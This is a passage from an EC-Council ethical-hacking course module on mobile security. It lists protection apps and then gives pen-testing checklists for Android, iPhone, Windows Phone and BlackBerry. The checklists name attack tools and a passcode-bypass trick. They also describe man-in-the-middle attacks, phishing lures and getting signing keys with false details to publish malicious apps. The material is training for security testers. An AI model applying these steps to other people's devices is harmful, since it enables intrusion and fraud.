Lookout is a mobile protection tool that allows you to protect your mobile from **mobile threats**. It helps you to avoid risky behavior such as connecting to an unsecured Wi-Fi network, **downloading a malicious app** or clicking on a **fraudulent link** in order to prevent identity theft, financial fraud and the loss of your most **personal data**. This provides safe, secure, and seamless backup of your mobile data, automatically over the air, and allows you to find your phone if it's lost or stolen. The dashboard allows you to remotely manage your phone.



FIGURE 16.65: Lookout Screenshot



The screenshot displays the WISeID mobile application interface. At the top, there's a banner with the text "Mobile Protection Tool: WISeID" and the CEH logo. Below the banner, on the left, is a list of features:

- WISeID provides secure and easy-to-use **encrypted storage** for **personal data**, personally identifiable information (PII), PINs, credit and loyalty cards, notes, and other information
- WISeID allows you to store your web sites, user names and passwords and quickly log on to your **favorite websites** through your mobile device

Below the list is a small image of a smartphone displaying a website. To the right, there are two screenshots of the app's interface. The first screenshot shows the "Settings" screen with options like Premium Features, Password, Accounts, Language, Display, and Information. The second screenshot shows the "New Item" screen under "WISeKey Clinton Global Commitment", listing categories such as Social Networks, Bank Accounts, Credit Cards, Memberships, Frequent Flyer, Things, Notes, and Password. At the bottom of the main interface, there's a URL: <http://www.wiseid.mobi>. A copyright notice at the bottom right states: "Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited."



## Mobile Protection Tool: WISeID

Source: <http://www.wiseid.mobi>

WISeID provides secure and **easy-to-use encrypted storage** for **personal data**, personal identifiable information (PII), PINs, credit and loyalty cards, notes, and other information. WISeID allows you to store your websites, user names, and passwords and quickly log on to your favorite websites through your mobile device.




FIGURE 16.66: WISeID Screenshot

# Mobile Protection Tools

**C|EH**  
Certified Ethical Hacker

 <b>McAfee Mobile Security</b> <a href="https://www.mcafeemobilesecurity.com">https://www.mcafeemobilesecurity.com</a>	 <b>Kaspersky Mobile Security</b> <a href="http://www.kaspersky.com">http://www.kaspersky.com</a>
 <b>AVG AntiVirus Pro for Android</b> <a href="http://www.avg.com">http://www.avg.com</a>	 <b>F-Secure Mobile Security</b> <a href="http://www.f-secure.com">http://www.f-secure.com</a>
 <b>avast! Mobile Security</b> <a href="http://www.avast.com">http://www.avast.com</a>	 <b>Trend Micro™ Mobile Security</b> <a href="http://www.trendmicro.com">http://www.trendmicro.com</a>
 <b>Norton Mobile Security</b> <a href="http://us.norton.com">http://us.norton.com</a>	 <b>Webroot Secure Anywhere Mobile</b> <a href="http://www.webroot.com">http://www.webroot.com</a>
 <b>ESET Mobile Security</b> <a href="http://www.eset.com">http://www.eset.com</a>	 <b>NetQin Mobile Security</b> <a href="http://www.netqin.com">http://www.netqin.com</a>


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Mobile Protection Tools

In addition to the tools including **BullGuard Mobile Security**, Lookout and WISeID, there are a number of other tools available for mobile protection:

- ⌚ McAfee Mobile Security available at <https://www.mcafeemobilesecurity.com>
- ⌚ AVG AntiVirus Pro for Android available at <http://www.avg.com>
- ⌚ avast! Mobile Security available at <http://www.avast.com>
- ⌚ Norton Mobile Security available at <http://us.norton.com>
- ⌚ ESET Mobile Security available at <http://www.eset.com>
- ⌚ Kaspersky Mobile Security available at <http://www.kaspersky.com>
- ⌚ F-Secure Mobile Security available at <http://www.f-secure.com>
- ⌚ Trend Micro Mobile Security available at <http://www.trendmicro.com>
- ⌚ Webroot Secure Anywhere Mobile available at <http://www.webroot.com>
- ⌚ NetQin Mobile Security available at <http://www.netqin.com>




## Module Flow

With the increasing use of smartphones for business and online transactions, attackers are concentrating on launching various kinds of attacks for financial gain. Therefore, as a smart mobile phone user, you should check your mobile security against possible attacks. You can test the security with the help of mobile pen testing.

Mobile Platform Attack Vectors	Hacking BlackBerry
Hacking Android iOS	Mobile Device Management
Hacking iOS	Mobile Security Guidelines and Tools
Hacking Windows Phone OS	Mobile Pen Testing

This section describes the step-by-step process of mobile pen testing.



## Android Phone Pen Testing

The security testing differs based on the mobile operating system or **mechanism**. Let's begin with Android phone **pen testing**. The steps involved in Android phone pen testing are:

### Step 1: Root an Android phone

Try to root an Android phone to gain the **administrative access** to the Android devices using tools such as SuperOneClick, Superboot, Universal Androot, Unrevoked, etc.

### Step 2: Perform DoS and DDoS attacks

Use tool **AnDOSid** to perform DoS and DDoS attacks on the Android phone.

### Step 3: Check for vulnerabilities in the Android browser

Check whether **cross-application-scripting error** is present in the Android browser, which allows hackers to easily hack the Android device and try to break down the web browser's sandbox using infected **JavaScript code**

### Step 4: Check for vulnerabilities in SQLite


Check whether an email password is stored as plaintext in the SQLite database and also check whether Skype on Android uses an **unencrypted** SQLite database to store contacts, profile information, and instant message logs

### Step 5: Check for vulnerabilities in Intents

Try to use intents (steal, modify, or replace) to hack the phone and obtain the user's privacy information and use **ComDroid tool** to detect application's communication vulnerabilities

### Step 6: Detect capability leaks in Android devices

Use tool Woodpecker to **detect capability leaks** in Android devices.



## iPhone Pen Testing

In order to test your iPhone for **Potential vulnerabilities**, follow the steps here:

### Step 1: Jailbreak the iPhone

Try to jailbreak the iPhone using tools such as Redsn0w, Absinthe, Sn0wbreeze, PwnageTool, etc.

### Step 2: Unlock the iPhone

Unlock the iPhone using tools such as iPhoneSimFree and anySIM.

### Step 3: Use SmartCover to bypass passcode

Hold the power button of an **iOS operating device** until the power off message appears. Close the smart cover until the screen shuts and opens the smart cover after few seconds. Press the cancel button to bypass the password **code security**.

### Step 4: Hack iPhone using Metasploit

Use the Metasploit tool to exploit the **vulnerabilities** in the iPhone. Try to send non-malicious code as payload to the device to gain access to the device.

### **Step 5: Check for Access Point**


Check for access point with the same name and **encryption type**.

### **Step 6: Check iOS device data transmission on Wi-Fi networks**

Perform a man-in-the-middle/SSL stripping attack by intercepting wireless parameters of iOS device on a Wi-Fi network. Send **malicious packets** on the Wi-Fi network using the Cain & Abel tool.

### **Step 7: Check whether the malformed data can be sent to the device**

Use social engineering **techniques** such as sending emails or SMS to trick the user into opening links that contain malicious web pages.



## Windows Phone Pen Testing

You can test a Windows phone for **security flaws** by following the Windows phone pen testing steps mentioned here:

### Step 1: Try to turn off the phone by sending an SMS

Send an SMS to the phone, which turns off the mobile and **reboots** it again.

### Step 2: Try to jailbreak the Windows phone


Use the WindowBreak program to **jailbreak/unlock** the Windows phone.

### Step 3: Check for on-device encryption

Check whether the data on the phone can be **accessed** without a password or PIN.

### Step 4: Check for a vulnerability in Windows Phone Internet Explorer

Check whether the flaw in CSS function in Internet Explorer allows attackers to **gain full access** over the phone through remote code execution.



## BlackBerry Pen Testing

Follow the BlackBerry pen testing steps mentioned here to test your blackberry device to determine the potential vulnerabilities and to find the **security flaws** before an external attacker finds and exploits them:

### Step 1: Perform blackjacking on the BlackBerry

Use **BBProxy** tool to hijack the BlackBerry connection.

### Step 2: Check for flaws in the application code signing process

Obtain **code-signing** keys using prepaid credit cards and false details, sign a malicious application, and publish it on the BlackBerry app world.

### Step 3: Perform an email exploit

Send an email or message to trick a user to download a malicious .cod application file on the BlackBerry device.

### Step 4: Perform a DoS attack

Try sending malformed **Server Routing Protocol (SRP)** packets from the BlackBerry network to the router to cause a **DoS attack**.

### **Step 5: Check for vulnerabilities in the BlackBerry Browser**

Send maliciously crafted web links and trick users to open links containing malicious web pages on the BlackBerry device.

### **Step 6: Search for password protected files**

Use tools such as Elcomsoft Phone Password Breaker that can recover password protected files and backups from BlackBerry devices.

## Module Summary



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

- ❑ Focus of attackers and malware writers has shifted to mobile devices due to the increased adoption of mobile devices for business and personal purposes and comparatively lesser security controls
- ❑ Sandboxing helps protect systems and users by limiting the resources the app can access in the mobile platform
- ❑ Android is a software stack developed by Google for mobile devices that includes an operating system, middleware, and key applications
- ❑ Rooting allows Android users to attain privileged control (known as "root access") within Android's subsystem
- ❑ Jailbreaking provides root access to the operating system and permits download of third-party applications, themes, extensions on an iOS devices
- ❑ Attacker can obtain code-signing keys anonymously using prepaid credit-cards and false details, sign a malicious application, and publish it on the BlackBerry app world
- ❑ Mobile Device Management (MDM) provides a platform for over-the-air or wired distribution of applications, data, and configuration settings for all types of mobile devices, including mobile phones, smartphones, tablet computers, etc.



## Module Summary

- ➊ The focus of attackers and malware writers has shifted to mobile devices due to the increased adoption of mobile devices for business and personal purposes and comparatively lesser security controls.
- ➋ Sandboxing helps protect systems and users by limiting the resources the app can access in the mobile platform.
- ➋ Android is a software stack developed by Google for mobile devices that includes an operating system, middleware, and key applications.
- ➋ Rooting allows Android users to attain privileged control (known as "root access") within Android's subsystem.
- ➋ Jailbreaking provides root access to the operating system and permits download of third-party applications, themes, and extensions on iOS devices.
- ➋ Attacker can obtain code-signing keys anonymously using prepaid credit-cards and false details, sign a malicious application and publish it on the BlackBerry app world.

- ➊ Mobile Device Management (MDM) provides a platform for over-the-air or wired distribution of applications, data, and configuration settings for all types of mobile devices, including mobile phones, smartphones, tablet computers, and so on.